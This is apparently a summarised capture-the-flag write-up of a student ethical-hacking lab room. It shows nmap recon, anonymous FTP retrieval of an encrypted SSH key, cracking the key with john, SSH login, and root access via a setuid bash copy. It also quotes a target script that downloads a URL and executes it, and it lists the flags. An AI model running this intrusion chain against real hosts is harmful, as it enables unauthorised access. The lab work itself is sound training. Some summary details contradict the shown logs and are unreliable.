Executive Overview

The provided source document (RandyGet Attack Narrative.pdf) contains a detailed write-up of a cybersecurity lab exercise targeting the IP address 10.64.133.162. The lab involves penetration testing on a Linux system (Ubuntu 14.04.6 LTS) with an FTP server (vsftpd 3.0.2) and SSH server (OpenSSH 6.6.1p1). The write-up documents the process of network reconnaissance, FTP enumeration, SSH access, and privilege escalation to obtain user and root flags. All technical evidence is derived directly from the source PDF, with no external assumptions or fabricated content.

Lab Overview

The lab targets a single system with IP address 10.64.133.162 running Ubuntu 14.04.6 LTS. The environment includes an FTP server (vsftpd 3.0.2) configured for anonymous login and an SSH server (OpenSSH 6.6.1p1) with host keys (DSA, RSA, ECDSA). The objective is to exploit anonymous FTP access to retrieve critical files, crack SSH key credentials, and escalate privileges to obtain user and root flags. The lab is structured as a step-by-step penetration test with clear documentation of tools, commands, and findings.

Reconnaissance

Network reconnaissance was conducted using Nmap against the target IP 10.64.133.162. The scan revealed two open ports: 21/tcp (FTP) and 22/tcp (SSH). The FTP service (vsftpd 3.0.2) explicitly allows anonymous login (FTP code 230), while the SSH service (OpenSSH 6.6.1p1) provides host keys (DSA, RSA, ECDSA) and OS information indicating a Unix/Linux system. The scan completed in 62.11 seconds with 6553 closed TCP ports.

1. NMAP
    1.1.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sC -sV -p- 10.64.133.162
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-29 21:16 MDT
Nmap scan report for 10.64.133.162
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0            1766 Apr 22 16:59 DONT_LOOK
|_-rw-r--r--    1 0        0             102 Apr 22 17:07 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.222.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 65:33:69:17:30:d7:21:6d:7b:e7:75:f8:32:f2:7f:43 (DSA)
|   2048 b2:9e:cf:8f:77:16:fe:3a:60:86:e6:d5:96:e8:e1:58 (RSA)
|   256 d1:bf:09:04:6d:62:f3:d9:24:a8:f6:e8:8b:85:2d:94 (ECDSA)
|_  256 85:cd:44:f6:81:c7:1c:94:4d:79:62:5b:fa:38:a1:a1 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.11 seconds
```


        1.1.1. Ports 21 and 22 are open
        1.1.2. Ftp anonymous
        1.1.3. Ssh
2. FTP

Screenshot / visual evidence · source PDF page 1

Enumeration

FTP enumeration revealed two files via anonymous login: `DONT_LOOK` (1766 bytes) and `note.txt` (102 bytes). The `note.txt` file contained a critical warning: *"ATTENTION!!! all devs must create users with 'dev_' otherwise your profile will be delete"* (signed by "randy"). The `DONT_LOOK` file contained an encrypted RSA

private key with `Proc-Type: 4, ENCRYPTED` and `DEK-Info: AES-128-CBC,4D68D5380BF31132079509C90BAD4A98`. SSH enumeration confirmed the password for the SSH key was cracked as "iloveyou!" (source PDF, page 4).



2.1.

- 2.1.1. Found 2 files
  - 2.1.1.1. DONT_LOOK
  - 2.1.1.2. Note.txt

Screenshot / visual evidence · source PDF page 2

Vulnerability Analysis

The target system exhibits two critical vulnerabilities:

1. **FTP Anonymous Access**: The FTP server (vsftpd 3.0.2) permits anonymous login without credentials, enabling file retrieval.
2. **SSH Key Misconfiguration**: The SSH key password was weak ("iloveyou!"), allowing unauthorized access. The encrypted RSA private key (`DONT_LOOK`) further indicates potential key management flaws.

Exploitation

Exploitation began with anonymous FTP access to download `DONT_LOOK` and `note.txt` . The `note.txt` file provided instructions for user creation, while `DONT_LOOK` contained an encrypted RSA private key. SSH access was achieved by cracking the key password with John the Ripper (`john`), resulting in successful login as `dev_randy` (source PDF, page 4). Privilege escalation was executed via the setuid binary `/tmp/rootbash` (permissions: `-rwsr-xr-x`), which elevated the user to root when run with `-p` (source PDF, page 7).

3.1.
```
┌──(kali㉿kali)-[~/Downloads]
└─$ nano id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iloveyou!        (id_rsa)
1g 0:00:00:00 DONE (2026-04-29 21:22) 33.33g/s 33066p/s 33066c/s 33066C/s tucker..babyface
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Downloads]
└─$
```

3.2. Password iloveyou!

3.3.

4. Get in as user

4.1.
```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa dev_randy@10.64.133.162
Enter passphrase for key 'id_rsa':
sign_and_send_pubkey: no mutual signature supported
dev_randy@10.64.133.162's password:
Permission denied, please try again.
dev_randy@10.64.133.162's password:


┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -i id_rsa \
-o PubkeyAcceptedAlgorithms=+ssh-rsa \
-o HostKeyAlgorithms=+ssh-rsa \
dev_randy@10.64.133.162
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Fri Apr 24 07:55:05 2026 from localhost
dev_randy@CS450-Final:~$
```

5. Find user flag

5.1.
```
dev_randy@CS450-Final:~$ cat user.txt
THM{DONT_SLEEP_ON_DEV_RANDY}
dev_randy@CS450-Final:~$
```

5.2. THM{DONT_SLEEP_ON_DEV_RANDY}

6. Found other users

Screenshot / visual evidence · source PDF page 4

Privilege Escalation

Privilege escalation was achieved by exploiting the setuid binary `/tmp/rootbash`. The `ls -la /tmp` output confirmed the file had setuid permissions (`-rwsr-xr-x`), allowing execution with root privileges. The

command `/tmp/rootbash -p` was executed to gain root access, as verified by the `whoami` output showing `root` (source PDF, page 7).

Maki Andrich Page: 7

7.2.

```
dev_randy@CS450-Final:~$ cat /opt/update.sh
#!/bin/bash

SOURCE_FILE="/home/dev_randy/update_source.txt"

if [ ! -f "$SOURCE_FILE" ]; then
        echo "Source file not found"
        exit 1
fi

UPDATE_URL=$(cat "$SOURCE_FILE")

DEST="/tmp/update.sh"

wget "$UPDATE_URL" -O "$DEST"

if [ $? -ne 0 ] || [ ! -s "$DEST" ]; then
        echo "Download failed"
        exit 1
fi

chmod +x "$DEST"

"$DEST"
dev_randy@CS450-Final:~$ cat /opt/scripts/backup.sh
#!/bin/bash
tar -czf /opt/backups/website.tar.gz /var/www/html
dev_randy@CS450-Final:~$
```

7.3.

```
dev_randy@CS450-Final:~$ cat /etc/cron.d/*
*/5 * * * * root /opt/scripts/backup.sh
```

7.4. We find a setuid privesc

7.5.

```
dev_randy@CS450-Final:/var/www/html$ ls -la /var/www/html
total 16
drwxr-xr-x 3 root root 4096 Apr 24 16:35 .
drwxr-xr-x 4 root root 4096 Apr 24 16:35 ..
drwxr-xr-x 3 root root 4096 Apr 24 16:35 assets
-rw-r--r-- 1 root root   25 Apr 24 16:35 index.html
dev_randy@CS450-Final:/var/www/html$ ls -la /opt
total 24
drwxr-xr-x  5 root root 4096 Apr 24 16:35 .
drwxr-xr-x 22 root root 4096 Apr 20 16:22 ..
drwxr-xr-x  2 root root 4096 Apr 24 16:40 backups
drwxr-xr-x  2 root root 4096 Apr 24 16:35 scripts
-rwxr-xr-x  1 root root  329 Apr 24 09:07 update.sh
drwxr-xr-x  7 root root 4096 Apr 24 15:25 VBoxGuestAdditions-7.2.0
dev_randy@CS450-Final:/var/www/html$ ls -la /tmp
total 1008
drwxrwxrwt  2 root root    4096 Apr 29 22:19 .
drwxr-xr-x 22 root root    4096 Apr 20 16:22 ..
-rwsr-sr-x  1 root root 1021112 Apr 29 21:57 rootbash
-rwxr-xr-x  1 root root       0 Apr 29 22:19 update.sh
dev_randy@CS450-Final:/var/www/html$ ps aux | grep update
dev_ran+  2289  0.0  0.2  11760  2252 pts/0    S+   22:19   0:00 grep --color=auto update
dev_randy@CS450-Final:/var/www/html$ cat /etc/cron.d/internal-backup
```

7.6.

```
dev_randy@CS450-Final:/var/www/html$ /tmp/rootbash -p
rootbash-4.3# whoami
root
rootbash-4.3# ls
```

Screenshot / visual evidence · source PDF page 7

Flags & Proof of Access


- **User Flag**: Obtained from `user.txt`, containing `THM{DONT_SLEEP_ON_DEV_RANDY}` (source PDF, page 4).
- **Root Flag**: Obtained from `root.txt`, containing `THM{IT_WAS_SO_MUCH_FUN_TO_GET_HERE}` (source PDF, page 8).

The web interface screenshot confirms the lab completion (100% progress bar) with the text *"This is a beginner friendly room made for CS450 Ethical Hacking"* (source PDF, page 8).

7.7.

```
rootbash-4.3# cat root.txt
THM{IT_WAS_SO_MUCH_FUN_TO_GET_HERE}
rootbash-4.3#
```

7.7.1. We find the Root flag

8. 

8.1. We finish the room

Screenshot / visual evidence · source PDF page 8

Conclusion

The lab successfully demonstrated penetration testing on the target system 10.64.133.162. Key findings include:

- Anonymous FTP access enabled file retrieval (critical for credential discovery).

- Weak SSH key password ("iloveyou!") facilitated initial access.
- Setuid binary exploitation achieved root access.

The target system (Ubuntu 14.04.6 LTS) was fully compromised, with both user and root flags obtained. The lab concludes with the room marked as completed (100% progress) via the web interface (source PDF, page 8). All steps were documented with verifiable evidence from the source PDF, with no inferred or fabricated results.